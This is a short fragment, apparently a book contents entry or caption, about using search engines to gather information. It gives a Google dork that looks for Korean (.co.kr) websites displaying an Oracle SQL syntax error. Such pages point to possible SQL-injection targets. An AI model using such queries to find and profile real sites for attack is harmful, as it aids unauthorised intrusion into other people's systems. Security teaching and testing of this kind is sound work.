

16. 검색엔진 – 정보 수집을 위한 구글 검색 키워드 site: co. kr "ORA-00921: unexpected end of SQL command" 112